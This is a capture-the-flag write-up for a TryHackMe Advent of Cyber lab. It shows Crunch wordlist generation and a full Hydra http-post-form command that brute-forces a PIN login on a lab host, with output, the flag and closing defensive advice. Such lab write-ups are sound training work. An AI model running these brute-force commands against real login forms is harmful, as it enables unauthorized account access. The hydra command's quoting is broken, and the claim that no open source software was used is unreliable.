



Day 3: Brute Forcing “Hydra is coming to town”


12/03/2023 | [Link](#) | TryHackMe Advent of Cyber 2023

Table of Contents

Executive Summary	3
Attack Narrative	4
Reconnaissance	4
Password List (Crunch)	4
Retrieve Form Information	5
Brute Force (Hydra)	7
Conclusion	9

Executive Summary

Passwords are foundational to securing access to restricted systems. Unfortunately, as technology advances, so do password cracking tools, by means of accessibility and efficiency. Applying password complexity and password length drastically increases the number of possible passwords.

Password Length	Allowed Characters	Number of Possible Passwords	
4	Uppercase, lowercase, and digits	14,776,336	
6	Uppercase, lowercase, and digits	56,800,235,584	
8	Uppercase, lowercase, and digits	218,340,105,584,896	
10	Uppercase, lowercase, and digits	839,299,365,868,340,224	
12	Uppercase, lowercase, and digits	3,226,266,762,397,899,821,056	
14	Uppercase, lowercase, and digits	12,401,769,434,657,526,912,139,264	
16	Uppercase, lowercase, and digits	47,672,401,706,823,533,450,263,330,816	

For a human being, it would be unfeasible to attempt to brute force 14 million potential passwords. However, for a brute force cracking tool, it could potentially only take 4 hours to crack. During a brute force attempt, server logging would reveal a large number of login attempts using incremental variations of potential passwords.

Relevance

Brute force attempts are just one tool for password cracking. When used in combination with [dictionary attacks](#), [rainbow tables](#), [common passwords](#), and [credential stuffing](#), the time to crack a password decreases drastically.

In 2023, [Norton Lifelock customers were hit with a brute force credential stuffing attack](#) where 6,500 customer accounts were compromised. Unfortunately, passwords alone are no longer strong enough to secure access to our accounts.

Demonstration


In this lab, we utilize [Crunch](#) and [Hydra](#) from the Kali Suite to successfully brute force a 3 hexadecimal character length password in a few minutes, without the use of special computer resources.

Attack Narrative

In connection with Day 1's lab on Machine Learning, the password for the IT server room has been changed and the staff are currently locked out. We will be using Hydra in order to brute force our way back into the IT server room.

Reconnaissance

The password entry is a pin pad limited to hexadecimal characters. By attempting to enter in a password, we notice that the pin entry is limited to 3 characters.



Password List (Crunch)

We can provide criteria for Crunch to generate an exhaustive wordlist of password combinations. We know the minimum length, maximum length, and password character set, which are needed inputs.

The time to generate this file was approximately 20 seconds.

```
#call crunch to generate a wordlist with 3 minimum length, 3 maximum length,  
a character set of 0123456789ABCDEF and output this to a txt file named  
3digits.txt
```

```
crunch 3 3 0123456789ABCDEF -o 3digits.txt
```


Using head and tail, we can quickly peek into the file to see the potential beginning and end passwords. 000 is the first password and FFF is the last password.

```
root@ip-10-10-161-67:~# head 3digits.txt
000
001
002
003
004
005
006
007
008
009

root@ip-10-10-161-67:~# tail 3digits.txt
FF6
FF7
FF8
FF9
FFA
FFB
FFC
FFD
FFE
FFF
```

Retrieve Form Information

We perform additional reconnaissance on the password form by viewing the page source on Firefox.



In particular, we are looking for form method, action, and name fields.


```
<body class="bg-thm text-white">
  <div class="flex items-center justify-center"
    <form method="post" action="/login.php" class="w-100"
      <input type="hidden" name="pin" />
      <div id="pin-text" class="col-span-4 h-10"
        <button type="button" class="cursor-pointer
```

We can see that:

- form method="post"
- action="/login.php"
- name="pin"

The form on this page receives an input from the user, sends it to /login.php, using the name 'pin'

Additionally, entering in an incorrect password returns a screen with the statement, "Access Denied"



Brute Force (Hydra)

Using the below script, we will run hydra on this form using the 3digits.txt wordlist.

```
hydra -l '' -P 3digits.txt -f -v 10.10.59.234 http-post-form
'/login.php:pin=^PASS^:Access denied" -s 8000

# -l '' indicates no login name is needed

# -P 3digits.txt refers to the password file created by Crunch

# -f flag to stop running Hydra after a successful attempt


# -v flag to run in verbose output mode

# 10.10.59.234 is the IP address of the form

# "login.php:pin=^PASS^:Access denied" is the page where the PIN is
submitted, where ^PASS^ is replaced with values from 3digits.txt, and also
notes that invalid attempts return the message "Access denied"


# -s 8000 is the port number of the target
```

Hydra takes about 2 minutes, before revealing that the password is 6F5.



```
root@ip-10-10-161-67: ~
File Edit View Search Terminal Help
[VERBOSE] Page redirected to http://10.10.59.234:8000/error.php
[VERBOSE] Page redirected to http://10.10.59.234:8000/error.php
[VERBOSE] Page redirected to http://10.10.59.234:8000/error.php
[VERBOSE] Page redirected to http://10.10.59.234:8000/pin.php
[VERBOSE] Page redirected to http://10.10.59.234:8000/error.php
[VERBOSE] Page redirected to http://10.10.59.234:8000/error.php
[VERBOSE] Page redirected to http://10.10.59.234:8000/error.php
[VERBOSE] Page redirected to http://10.10.59.234:8000/error.php
[VERBOSE] Page redirected to http://10.10.59.234:8000/error.php
[VERBOSE] Page redirected to http://10.10.59.234:8000/error.php
[VERBOSE] Page redirected to http://10.10.59.234:8000/error.php
[VERBOSE] Page redirected to http://10.10.59.234:8000/error.php
[VERBOSE] Page redirected to http://10.10.59.234:8000/error.php
[VERBOSE] Page redirected to http://10.10.59.234:8000/error.php
[VERBOSE] Page redirected to http://10.10.59.234:8000/error.php
[VERBOSE] Page redirected to http://10.10.59.234:8000/error.php
[VERBOSE] Page redirected to http://10.10.59.234:8000/error.php
[VERBOSE] Page redirected to http://10.10.59.234:8000/error.php
[VERBOSE] Page redirected to http://10.10.59.234:8000/error.php
[8000][http-post-form] host: 10.10.59.234 password: 6F5
[STATUS] attack finished for 10.10.59.234 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2023-12-08 06:20:59
root@ip-10-10-161-67:~#
```

We regain access to the IT Server Room by selecting Reset PIN & Close and now see that the flag for this lab is THM{pin-code-brute-force}.



Conclusion

This lab demonstrated a quick brute force password crack of a 3 digit length hexadecimal password, without using open source software, and without any additional special computational resources or computers, and without the use of any additional password cracking resources, such as dictionaries, rainbow tables, or stolen credentials.

In a real world scenario, SIEM logs should alert the blue team to the significant increase in login errors. Furthermore, a [password lockout policy](#), which would lockout a user after a certain number of failed attempts should have been implemented. Password lockouts would significantly obstruct brute force password attempts.

In addition, because this form leads to confidential and sensitive resources, I would also add that implementing [multi-factor authentication](#) and/or [separation of privilege](#) would have also been beneficial for protecting this form.